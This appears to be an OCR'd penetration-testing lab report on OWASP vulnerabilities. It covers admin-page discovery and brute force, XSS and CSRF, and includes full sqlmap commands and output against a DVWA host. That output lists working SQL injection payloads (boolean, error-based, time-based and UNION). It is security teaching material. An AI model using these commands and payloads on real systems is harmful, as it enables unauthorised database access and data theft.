
TOP 10 OWASP VULNERABILITY

1) Failure To Restrict URL Access


When it comes to restricting URL access, there are several common reasons why failures can occur. In the given scenario we successfully managed to find out the admin page url and then carried out a brute force attack on the username and password and successfully managed to break through.

Our Target Website also had an admin page url available under the “robots.txt” folder and we also tried to carry out a brute force attack on the same. Our findings tell us that a large-scale attack could have been detrimental for the website’s security in the long run.






Testing



Our attack





2) Injection


An injection attack is a type of security vulnerability that occurs when untrusted or malicious data is injected into a program or system, leading to the execution of unintended commands or the manipulation of data. Injection attacks commonly target web applications, databases, and operating systems. They exploit vulnerabilities in the way input is processed, allowing an attacker to insert and execute arbitrary code or commands.

There are different types of injection attacks, including:

1. SQL Injection (SQLi): SQL injection occurs when an attacker inserts malicious SQL statements into an application's database query, bypassing input validation and potentially manipulating the database. This can lead to unauthorized access, data leakage, data modification, or even the execution of arbitrary commands on the database server.
2. Cross-Site Scripting (XSS): Cross-Site Scripting attacks involve injecting malicious scripts into web pages viewed by other users. These scripts execute in the victim's browser, allowing the attacker to steal sensitive information, perform actions on behalf of the user, or manipulate the content of the webpage.
3. Command Injection: Command injection occurs when an attacker injects malicious commands into a system command or shell command execution process. This can happen when input is not properly validated or sanitized, allowing the attacker to execute arbitrary commands on the underlying operating system.
4. LDAP Injection: LDAP (Lightweight Directory Access Protocol) injection targets applications that use LDAP to authenticate or search directories. Attackers can manipulate LDAP queries by injecting malicious input, potentially gaining unauthorized access or retrieving sensitive information.
5. XML Injection: XML injection involves inserting malicious XML content into an XML document, exploiting vulnerabilities in the way the XML is parsed and processed. This can lead to data exposure, denial of service, or the execution of unintended commands.


kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.26.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6733fd58b1672@dd421c633c26bdc82d;security=low" --dbs
{1.5.12#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program
[*] starting @ 14:44:02 /2023-06-30/
[14:44:02] [INFO] testing connection to the target URL
[14:44:02] [INFO] testing if the target URL content is stable
[14:44:03] [INFO] target URL content is stable
[14:44:03] [INFO] testing if GET parameter 'id' is dynamic
[14:44:03] [WARNING] GET parameter 'id' does not appear to be dynamic
[14:44:03] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[14:44:03] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[14:44:03] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[14:44:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:44:06] [WARNING] reflective value(s) found and filtering out
[14:44:07] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:44:07] [INFO] testing 'Generic inline queries'
[14:44:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:44:08] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:44:08] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[14:44:09] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[14:44:09] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[14:44:09] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[14:44:09] [INFO] GET parameter 'id' is 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[14:44:09] [INFO] testing 'MySQL inline queries'
[14:44:09] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[14:44:09] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[14:44:09] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[14:44:09] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[14:44:09] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'


kali@kali: ~
File Actions Edit View Help
[14:45:16] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - Parameter replace'
[14:45:16] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - Parameter replace (substraction)'
[14:45:16] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[14:45:16] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[14:45:17] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[14:45:17] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[14:45:17] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[14:45:17] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[14:45:17] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[14:46:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:46:42] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[14:46:48] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[14:47:00] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 3952 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 3697=3697#&Submit=Submit
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(4849,6969)>(SELECT COUNT(*),CONCAT(0x716b7a7a71,(SELECT (ELT(4849=4849,1))),0x7170716271,FLOOR(RAND(0)*2))x FROM (SELECT 6956 UNION SELECT 1436 UNION SELECT 4208 UNION SELECT 6222)a GROUP BY x)-- MUQk&Submit=S
ubmit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4921 FROM (SELECT(SLEEP(5)))hWKr)-- Vfis&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716b7a7a71,0x596b7562687169794252 4c714f44746f4d5469544a7177457 76c53454d506465596b696d41677556,0x7170716271),NULL#&Submit=Submit
[14:47:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[14:47:00] [WARNING] information_schema not available, back-end DBMS is MySQL < 5. database names will be fetched from 'mysql' database
available databases [2]:
[*] test
[*] test_%
[14:47:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.26.4'
[14:47:00] [WARNING] your sqlmap version is outdated
[*] ending @ 14:47:00 /2023-06-30/
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.26.4/dvwa/vulnerabilities/sqli/session-input.php" --cookie="PHPSESSID=6733fd58b1672@dd421c633c26bdc82d;security=low" --data="id=1&Submit=Submit" --second-url http://192.168.26.4/dvwa/vulnerabilities/sqli/ --
-dbs
{1.5.12#stable}



We used the sqlmap tool to demonstrate SQL Injection on the DVWA (Damn Vulnerable Web Application) website database.

3) CROSS SITE SCRIPTING

Cross-Site Scripting (XSS) is a web security vulnerability that occurs when an attacker is able to inject malicious scripts (usually JavaScript) into web pages viewed by other users. This vulnerability arises when a web application does not properly validate or sanitize user input and then includes that input in dynamically generated web pages.


There are three main types of XSS attacks:


1. Stored XSS (Persistent XSS): In this type of attack, the malicious script is permanently stored on the target server, typically in a database or a file. When a user visits the affected page, the script is served from the server and executed in the user's browser, allowing the attacker to steal sensitive information, perform actions on behalf of the user, or manipulate the page content.
2. Reflected XSS (Non-Persistent XSS): In this type of attack, the malicious script is embedded in a URL or other input and then reflected back to the user by the web application. The user is typically tricked into clicking on a malicious link that contains the script. When the user follows the link, the script is executed in their browser, potentially allowing the attacker to carry out various malicious activities.
3. DOM-based XSS: This type of XSS occurs when the client-side JavaScript modifies the Document Object Model (DOM) in an insecure way. The attack is typically triggered by manipulating the DOM elements using user-controllable data, leading to the execution of malicious scripts in the user's browser.

XSS attacks can have serious consequences, including the theft of sensitive user information, session hijacking, defacement of websites, and the spreading of malware to other users.

To prevent XSS attacks, web developers should implement proper input validation and output encoding/sanitization techniques. Input validation should ensure that user-provided data meets the expected format and does not contain malicious code. Output encoding/sanitization should be applied whenever user input is displayed on web pages to prevent the execution of scripts.

It is crucial to follow secure coding practices, utilize security libraries or frameworks, and stay updated with security patches to mitigate XSS vulnerabilities. Web application security testing and regular security audits are also recommended to identify and address any potential XSS vulnerabilities.





We ran a script that displays an alert saying “Hello”. This demonstrates that we successfully injected a malicious script, into the existing website.


4. **Vulnerability: Cross-Site Request Forgery (CSRF)**

Cross-Site Request Forgery (CSRF) is a web security vulnerability that allows an attacker to perform unwanted actions on behalf of an authenticated user without their knowledge or consent. It occurs when a malicious website or application tricks a victim's browser into making a request to a target website where the victim is authenticated.

Here's how a typical CSRF attack works:


1. The victim, who is authenticated on a target website (e.g., a banking site), visits a malicious website controlled by the attacker. This malicious website could be disguised as a harmless webpage, an email, or a link shared on social media.
2. The malicious website contains a crafted HTML or JavaScript code that triggers a request to the target website. This request could be any action that the target website allows, such as changing the user's password, making a purchase, or transferring funds.
3. When the victim's browser loads the malicious website, the crafted code sends a request to the target website, taking advantage of the victim's existing authentication session. Since the request originates from the victim's browser, the target website interprets it as a legitimate action initiated by the victim.
4. The target website receives the forged request and performs the requested action, unaware that it was not initiated by the user directly but by an attacker-controlled website.

